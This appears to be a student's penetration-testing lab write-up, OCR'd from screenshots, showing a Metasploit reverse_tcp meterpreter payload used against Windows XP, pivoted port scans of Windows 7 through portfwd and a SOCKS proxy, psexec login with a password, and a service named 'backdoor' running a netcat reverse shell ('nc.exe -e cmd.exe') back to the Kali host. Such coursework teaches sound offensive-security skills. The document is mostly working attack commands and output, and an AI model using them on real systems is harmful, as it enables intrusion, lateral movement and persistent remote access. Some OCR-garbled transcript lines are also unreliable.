
```
C:\Windows\system32>netsh advfirewall set allprofiles state on
OK.

C:\Windows\system32>netsh advfirewall firewall add rule name="Allow all traffic from Kali" dir=in action=allow remoteip=192.168.2.128
OK.

C:\Windows\system32>netsh advfirewall firewall add rule name="Block all traffic from Kali" dir=in action=block remoteip=192.168.2.128
OK.

C:\Windows\system32>netsh advfirewall firewall add rule name="Allow all traffic from XP" dir=in action=allow protocol=any remoteip=192.168.2.133
OK.


C:\Windows\system32>
```




Task 3:

3. [3pts], Attacking Windows XP] Use Msfvenom from Kali Linux to create a malicious file and save it as file.exe under the /tmp folder. Please use windows/meterpreter/reverse_tcp as the payload. Set up the Metasploit on Kali to listen from the payload. Open a simple http server at /tmp folder. Log in to Windows XP and download and run the file.exe at Windows XP machine. Please do not close the meterpreter session obtained from this task as you will need it for the following tasks.

Here I am using exploit/multi/handler exploit to perform this task





```
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.4-vmware-amd64 - Windows 7 - Windows XP Professional - 82
kali@kali: ~
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.2.133
LHOST => 192.168.2.133
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Handler failed to bind to 192.168.2.133:4444 - 
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (176198 bytes) to 192.168.2.133
[*] Meterpreter session 1 opened (192.168.2.128:4444 => 192.168.2.133:1854) at 2024-04-30 23:05:41 -0400

meterpreter > sysinfo
Computer      : SUNG-7DFBAD788A
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Task 4:

4. [6pts, Scanning Windows 7 indirectly] From Kali, use two different methods to do a TCP port scan by pivoting against Windows 7 through Windows XP. To reduce time, scan only 1-500 ports or top 100 popular ports. You need to use the previous meterpreter session obtained in task 3 (You cannot log in Windows XP to do this. And direct scanning from Kali to Windows 7 should not work due to the firewall rules in task 2).

1) Provide screenshots when you use MSF module to scan Windows 7's TCP ports.

- ➔ Since we have blocked all the incoming connections from kali Linux to windows 7 we can't communicate directly to windows 7. So, once you have a meterpreter session established(task3), use the portfwd command to create a port forwarding rule that will allow traffic to pass through the Windows XP machine to the Windows 7 machine. The command syntax to set up port forwarding is:

Here I have used the portfwd add -l 8888 -p 9999 -r <windows7 IP>

Through Windows XP We route to windows7 to do the port scan.

```
kali@kali:~$ msf6 exploit(multi/handler) > run

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.2.133   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[*] Handler failed to bind to 192.168.2.133:4444--
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (374598 bytes) to 192.168.2.133
[*] Meterpreter session 1 opened (192.168.2.128:4444 -> 192.168.2.133:1052) at 2024-05-01 17:58:44 -0400

meterpreter > sysinfo
Computer      : SUNG-7DF8AD788A
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
msf6/multi/handler > portfwd add -l 8888 -p 9999 -r 192.168.2.136
[*] Forward TCP relay created: (local) :8888 -> (remote) 192.168.2.136:9999
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x86/windows SUNG-7DF8AD788A @ SUNG-7DF8AD788A 192.168.2.128:4444 -> 192.168.2.133:1052 (192.168.2.133)
```

```
kali@kali:~$ msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.2.136
RHOSTS => 192.168.2.136
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-500
PORTS => 1-500
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 192.168.2.136: - 192.168.2.136:135 - TCP OPEN
[*] 192.168.2.136: - 192.168.2.136:139 - TCP OPEN
[*] 192.168.2.136: - 192.168.2.136:445 - TCP OPEN
[*] 192.168.2.136: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):
  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10             yes       The number of concurrent ports to check per host
  DELAY       0              yes       The delay between connections, per thread, in milliseconds
  JITTER      0              yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-500          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      192.168.2.136  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS     1              yes       The number of concurrent threads (max one per host)
  TIMEOUT     1000           yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/portscan/tcp) >
```


2) Provide screenshots when you use a proxy server to scan Windows 7's TCP ports.

- ➔ Use a proxy server to scan for open TCP ports on the Windows 7 machine. To do this, you need to set up a proxy server on the Windows XP machine and configure your port scanner to use the proxy. Here are the steps:
- ➔ Set up a proxy server on the Windows XP machine using the socks4a module in Metasploit Framework. Use the following command to start the proxy server:

```
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2023.4-vmware-a... X Windows XP Professional - 03 X Windows 7 X
1 2 3 4
kali@kali: ~
View the full module info with the info, or info -d command.
msf6 auxiliary(scraper/portscan/tcp) > search socks
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/server/socks_proxy . normal No socks Proxy Server
1 auxiliary/server/socks_unc . normal No socks Proxy UNC Path Redirection
2 auxiliary/scanner/http/socks_traversal 2012-03-14 normal No socks Music Host Server 1.3 Directory Traversal
Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/socks_traversal
msf6 auxiliary(scraper/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(scraper/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 1080 yes The port to listen on
VERSION 5 yes The SOCKS version to use (Accepted: 4a, 5)
When VERSION is 5:
Name Current Setting Required Description
PASSWORD no Proxy password for SOCKS5 listener
USERNAME no Proxy username for SOCKS5 listener
Auxiliary action:
Name Description
Proxy Run a SOCKS proxy server
View the full module info with the info, or info -d command.
msf6 auxiliary(scraper/socks_proxy) >
To direct input to this VM, click inside or press Ctrl+G.

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2023.4-vmware-a... X Windows XP Professional - 03 X Windows 7 X
1 2 3 4
kali@kali: ~
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 1080 yes The port to listen on
VERSION 5 yes The SOCKS version to use (Accepted: 4a, 5)
When VERSION is 5:
Name Current Setting Required Description
PASSWORD no Proxy password for SOCKS5 listener
USERNAME no Proxy username for SOCKS5 listener
Auxiliary action:
Name Description
Proxy Run a SOCKS proxy server
View the full module info with the info, or info -d command.
msf6 auxiliary(scraper/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(scraper/socks_proxy) > [*] Starting the SOCKS proxy server
msf6 auxiliary(scraper/socks_proxy) > jobs
Jobs
Id Name Payload Payload opts
0 Auxiliary: server/socks_proxy
msf6 auxiliary(scraper/socks_proxy) > jobs -K
Stopping all jobs...
msf6 auxiliary(scraper/socks_proxy) >
msf6 auxiliary(scraper/socks_proxy) > run
[*] Auxiliary module running as background job 1.
msf6 auxiliary(scraper/socks_proxy) > [*] Starting the SOCKS proxy server
msf6 auxiliary(scraper/socks_proxy) >
To direct input to this VM, click inside or press Ctrl+G.
```

- ➔ This will start a SOCKS4a proxy server on port 1080 of the Windows XP machine.
- ➔ Configure your port scanner to use the proxy server. For example, if you're using nmap, you can use the following command to scan for open TCP ports on the Windows 7 machine through the proxy:



```
kali@kali:~$ msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
--
Id  Name                               Payload  Payload opts
--  --
0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) > jobs -K
Stopping all jobs...

msf6 auxiliary(server/socks_proxy) > run
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > sudo nmap -sS -p 1-500 --proxy socks4://192.168.2.133:1080 192.168.2.136
[*] exec: sudo nmap -sS -p 1-500 --proxy socks4://192.168.2.133:1080 192.168.2.136


[sudo] password for kali:
Starting nmap 7.94SW (https://nmap.org) at 2024-05-01 18:14 EDT
Nmap scan report for 192.168.2.136
Host is up (0.40ms latency).
Not shown: 657 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:34:35:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
msf6 auxiliary(server/socks_proxy) > 
```

Task 5:

5. [10pts, Remote Execution] You want to make Windows 7 to connect to Kali and want to create a service remotely from Windows XP to do this.

Execute shell command in meterpreter connection.




```
msf6 auxiliary(server/socks_proxy) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.2.136
RHOST => 192.168.2.136
msf6 exploit(windows/smb/psexec) > set SMBUSER georgia
SMBUSER => georgia
msf6 exploit(windows/smb/psexec) > set SMBPASS password
SMBPASS => password
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.2.128:4444
[*] 192.168.2.136:445 - Connecting to the server...
[*] 192.168.2.136:445 - Authenticating to 192.168.2.136:445 as user 'georgia'...
[*] 192.168.2.136:445 - Selecting PowerShell target
[*] 192.168.2.136:445 - Executing the payload...
[*] 192.168.2.136:445 - Service Start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.2.136
[*] Meterpreter session 2 opened (192.168.2.128:4444 -> 192.168.2.136:49159) at 2024-05-01 18:17:16 -8400

meterpreter > sysinfo
Computer      : WIN-KONGMAISH3M
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

And create a backdoor using the below mentioned command



```
kali@kali:~$ sysinfo
Computer      : WIN-KONGHAISHOM
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

kali@kali:~$ sc delete backdoor
[SC] DeleteService SUCCESS


C:\Windows\system32>sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
DESCRIPTION:
    Creates a service entry in the registry and Service Database.
USAGE:
    sc <server> create [service name] [binPath- ] <option1> <option2> ...

OPTIONS:
NOTE: The option name includes the equal sign.
A space is required between the equal sign and the value.
type- <com\share\interact\kernel\filesystem\rec>
      (default = own)
start- <boot\system\auto\demand\disabled\delayed-auto>
      (default = demand)
error- <normal\severe\critical\ignore>
      (default = normal)
binPath- <BinaryPathName>
group- <LoadOrderGroup>
tag- <yes\no>
depend- <Dependencies(separated by / (forward slash))>
obj- <AccountName\ObjectName>
      (default = LocalSystem)
DisplayName- <display name>
password- <password>

C:\Windows\system32>sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
[SC] CreateService SUCCESS

C:\Windows\system32>
```

Start the listener in kali linux machine port 3333 here I have used port 3333 (3456 is not available) and started the backdoor in meterpreter shell using below command



```
C:\Windows\system32>sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
DESCRIPTION:
    Creates a service entry in the registry and Service Database.
USAGE:
    sc <server> create [service name] [binPath- ] <option1> <option2> ...

OPTIONS:
NOTE: The option name includes the equal sign.
A space is required between the equal sign and the value.
type- <com\share\interact\kernel\filesystem\rec>
      (default = own)
start- <boot\system\auto\demand\disabled\delayed-auto>
      (default = demand)
error- <normal\severe\critical\ignore>
      (default = normal)
binPath- <BinaryPathName>
group- <LoadOrderGroup>
tag- <yes\no>
depend- <Dependencies(separated by / (forward slash))>
obj- <AccountName\ObjectName>
      (default = LocalSystem)
DisplayName- <display name>
password- <password>

C:\Windows\system32>sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
[SC] CreateService SUCCESS

C:\Windows\system32>sc start backdoor
sc start backdoor
[SC] StartService FAILED 1053:

